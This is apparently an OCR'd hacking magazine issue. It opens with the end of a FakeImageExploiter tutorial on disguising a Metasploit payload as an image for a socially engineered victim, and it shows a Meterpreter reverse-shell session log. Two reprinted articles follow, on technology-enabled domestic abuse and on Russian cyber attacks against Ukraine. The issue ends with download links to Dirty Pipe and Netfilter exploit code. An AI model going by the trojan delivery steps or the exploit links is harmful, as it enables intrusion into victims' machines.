





Select the Metasploit payload.




The tool will automatically start the Metasploit Handler.



The Fake image will be automatically on the web server by the tool. When the victim visits our malicious web server (this requires social engineering), he will download our fake image, It will appear as image but actually a application.



When victim clicks on it, image we selected will open for him.



But on the attacker machine, we have a meterpreter session.

```
[*] Started reverse TCP handler on 192.168.40.148:8383
[*] 192.168.40.151 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (175174 bytes) to 192.168.40.150
[*] Meterpreter session 3 opened (192.168.40.148:8383 -> 192.168.40.150:49965 ) at 2022-04-10 09:03:08 -0400

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

FakeImageExploiter does not have any Anti Virus Evasion abilities and will be easily identified as malware.

How Tech Is Driving New Forms Of Domestic Abuse.

ONLINE SECURITY

Lisa Suguira
Senior Lectureer In Criminology and Cybercrime,
University Of Portsmouth

Jason R. C Nurse
Associate Professor In Cyber security,
University Of Kent

Perpetrators of domestic abuse are increasingly exploiting digital tools to coerce and control thei -r victims. Where there is abuse in a relationship, technology will also feature in how that abuse is conducted. Police forces now expect as much, when responding to cases of domestic abuse.

Such technological abuse features everyday tools, from smart devices to online platforms an- d mobile phone apps. And the information on where to find them and how to use them is easily accessible online, often using a simple Google search.

To understand the extent of this problem, we conducted a wide-ranging study for the UK government. We reviewed 146 domestic abuse cases reported in British and international media , and conducted in-depth interviews with suppor- t charity workers and frontline police officers in England.

We found that abusers often have physical access to their partners' devices and use them to monitor, harass and humiliate. Abusers can forc- e their victims to disclose passwords, PIN codes or swipe patterns to get into their devices so they can install sypware – all without sophisticated tech knowledge.

Geolocation software and other surveillance spyware provide new possibilities for abusers to monitor and track victims' movements. In our study, we found hundreds of tools online that could be used for these purposes.

"In other instances we noted that perpetrators, in setting up fake social media profiles of their victims, have used these to disseminate intimate images of

Surveillance

Some apps are hint at the possibility of allowing hidden surveillance. One survey found a 93% increase in the use of spyware and "stalkerware" apps since the beginning of the pandemic.

We also found that there are tracking apps which are designed for legitimate purposes, such as child or anti-theft protection, and which are widely available on equally legitimate sites and app stores. Research shows these have been exp -loited to spy on or reportedly to stalk a partner (or ex-partner). Studies now refer to them as dual-use apps.

Similar concerns have been voiced about covert monitoring devices and smart tech such as Apple's AirTags. These small bluetooth devic -es are designed to be paired with tracking apps for finding lost belongings, such as car keys. But sta- lkers have reportedly exploited them too.

It's not just smart devices that are being used to access personal informatio -n. Smart locks, thermostats, networked TV and sound systems, as well as security monitoring equipment are also being exploited to control and terrify victims – to monitor their movements and any visits they get.

Further, where an abuser has access to cloud- based voice services, they will be able to access past conversations, order information and other data that might give them insights into the plans of a victim, potentially even if they are planning to leave.

Harassment

We found that fake accounts on online platforms and social media are often set up with abusive intent. They can be used to present the victim in

(Cont'd On Next Page)

a derogatory manner. A man in Liverpool was jailed after he listed his ex-girlfriend's workplace in accounts set up in her name on swinger and dating platforms.

Legally, this is a grey area. Hacking a person's account is a clear criminal offence, while impersonating someone to create a fake account is not. In some but not all instances, it can be argued that doing so constitutes cyber-harassment.

A case in point is the man who, in 2018, reportedly set up a fraudulent Facebook profile of his ex-wife in which he falsely claimed she fantasised about being raped. Because he included contact details in the profile, a random stranger turned up at her workplace to meet her.

Similarly, in 2017, another man allegedly set up fake Grindr accounts in the name of his ex-boyfriend. Over 1,000 men turned up at the victim's house and workplace, looking for sex.

Elsewhere, perpetrators are engaging in image-based sexual abuse. People might threaten to release intimate pictures or videos to retain control over their victim.

In other instances we noted that perpetrators, in setting up fake social media profiles of their victims, have used these to disseminate intimate images of their victims. Other means of distributing these materials have been to send them directly to friends, family, and employers, as well as publishing them publicly online.

The term "revenge porn" is widely understood as the sharing or distribution of nude or sexual images by jilted ex-lovers whose primary motivations are revenge or retribution. It does not, however, capture the full range of motivations under which perpetrators might be operating, from blackmail and extortion to control, sexual gratification, voyeurism, social-status building and monetary gain. It also focuses attention on the content of the image, rather than on the abusive actions of perpetrators who misuse nude or sexual images.

Technological abuse does not require IT proficiency. Perpetrators are using everyday, affordable, accessible tech. What we need is a better, more accurate definition of what constitutes domestic abuse and support services that are equipped to deal with it. As one charity worker we spoke to put it:

"We know that domestic violence takes place online as well, but our service provisions tend to be very much shelters, workers, keyworkers, support officers, social workers who deal with the physical act and taking people out of a situation. But when you talk about a phone and other digital devices, I don't think we're there yet."

This Article first appeared in The Conversation

Russia Is Using an Onslaught Of Cyber Attacks To Undrmine Ukraine's Defence Capabilities.

CYBER WAR

Mamoun Alazab
Associate Professor,
Charles Darwin University.

As Ukrainian cities come under air attack from Russian forces, the country has also suffered the latest blows in an ongoing campaign of cyber attacks. Several of Ukraine's bank and governm-ent department websites crashed on Wednesday , the BBC reports.

The incident follows a similar attack just over a week ago, in which some 70 Ukrainian govern-ment websites crashed. Ukraine and the United States squarely blamed Russia.

With a full-scale invasion now evident, Ukraine can expect to contend soon with more cyber attacks. These have the potential to cripple infra-structure, affecting water, electricity and telecom -munication services – further debilitating Ukraine as it attempts to contend with Russian military aggres -sion.

"This caused power outages in the western Ivano-Frankivsk region. About 700,000 homes were left without power for about six hours"

A Critical Part Of Russia's Operations

Cyber attacks fall under the traditional attack categories of sabotage, espionage and subversio-n.

They can be carried out more rapidly than standard weapon attacks, and largely remove ba -rriers of time and distance. Launching them is relatively cheap and simple, but defending again -st them is increasingly costly and difficult.

After Russia's withdrawal from Georgia in 2008, President Vladimir Putin led an effort to m -odernise the Russian military and incorporate c-yber strategies. State-sanctioned cyber attacks ha -ve since been at the forefront of Russias warfare strategy.

The Russian Main Intelligence Directorate (GRU) typically orchestrates these attacks. They often involve using customised malware (malicio -us software) to target the hardware and software underpinning a target nation's systems and infra-structure.

Among the latest attacks on Ukraine was a distributed denial of service (DDoS) attack.

According to Ukraine's minister of digital transformation, Mykhailo Fedorov, several Ukrai -nian government and banking websites went offline as a result. DDoS attacks use bots to floo-d an online service, overwhelming it until it cras-hes, preventing access for legitimate users.

A destructive "data-wiping" software has also been found circulating on hundreds of computer s in Ukraine, according to reports, with suspicion falling on Russia.

On February 15, Ukraine's cyber police said citizens were receiving fake text messages claiming ATMs had gone offline (although this wasn't confirmed). Many citizens scrambled to withdraw money,wh ich caused panic and uncertainty.

Ongoing Onslaught

In December 2015, the GRU targeted Ukraine's industrial control systems networks with destruct -ive malware. This caused power outages in the western Ivano-Frankivsk region. About 700,000 homes were left without power for about six hours.

This happened again in December 2016. Russia developed a custom malware called CrashOverride to target Ukraine's power grid. A -n estimated one-fifth of Kiev's total power capac -ity was cut for about an hour.

More recently, US officials charged six Russian GRU officers in 2020 for deploying the

(Cont'd On Next Page)

NotPetya ransomware. This ransomware affecte-
d computer networks worldwide, targeting hospi
-tals and medical facilities in the United States,
and costing more than US$1 billion in losses.

NotPetya was also used against Ukrainian government ministries, banks and energy compa
-nies, among other victims. The US Department of Justice called it “some of the world’s most des
-tructive malware to date”.

Another Russia-sponsored attack that began as early as January 2021 targeted Microsoft Exchan
-ge servers. The attack provided hackers access to email accounts and associated networks all ov
-er the world, including in Ukraine, the US and Australia.

International Cyber Aid

Ukraine faces serious risks right now. A major cyber attack could disrupt essential services and further undermine national security and sovereig
-nty.

The support of cyber infrastructure has been recognised as an important aspect of internation-
al aid. Six European Union countries (Lithuania, Netherlands, Poland, Estonia, Romania and Croatia) are sending cyber security experts to help Ukraine deal with these threats.

Australia has also committed to providing cyber security assistance to the Ukrainian govern
ment, through a bilateral Cyber Policy Dialogue. This will allow for exchanges of cyber threat perceptions, policies and strategies. Australia has also said it will provide cyber security training for Ukrainian officials.

The international implications of the Russia-Ukraine situation have been noted. Last week New Zealand’s National Cyber Security Centre released a General Security Advisory encouragi- ng organisations to prepare for cyber attacks as a flow-on effect of the crisis.

The advisory provides a list of resources for protection and strongly recommends that organi
-sations assess their security preparedness against potential threats. The Australian Cyber Security Centre has since issued similar warnings.

Evading Responsibility

Historically, Russia has managed to evade much of the responsibility for cyber attacks. In conventional warfare, attribution is usually straig
-htforward. But in cyberspace it is very complex, and can be time-consuming and costly.

It’s easy for a country to deny its involvement in a cyber attack (both Russia and China routine
-ly do so). The Russian embassy in Canberra has also denied involvement in the latest attacks against Ukraine.

One reason plausible deniability can usually be maintained is because cyber attacks can be laun-
ched from an unwitting host. For example, a vic-
tim’s compromised device (called a “zombie” device) can be used to continue a chain of attacks.

So while the operation may be run by the perpetrator’s command and control servers, trac
-ing it back to them becomes difficult.

This Article first appeared in The Conversation

DOWNLOADS

1. Wordpress Plugin Catch Themes Demo Import 1.6.1 :
https://downloads.wordpress.org/plugin/catch-themes-demo-import.1.6.1.zip

2. Official Packages Of Ubuntu :
https://packages.ubuntu.com/

3. Wordpress Plugin WPS Hide Login 1.9 :
https://downloads.wordpress.org/plugin/wps-hide-login.1.9.zip

4. Dirty Pipe CVE-2022-0847 Exploit :
https://github.com/ahrixia/CVE_2022_0847

5. Dirty Pipe CVE - 2022 - 0847 Exploit 2 :
https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

6. Linux NetFilter CVE - 2022 - 25636 Exploit :
https://github.com/Bonfee/CVE-2022-25636

7. FakeImageExploiter - Tool :
https://github.com/r00t-3xp10it/FakeImageExploiter

8. ManageEngine ADSelfService Plus :
https://archives2.manageengine.com/self-service-password/6113/ManageEngine_ADSelfService_Plus_64bit.exe

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com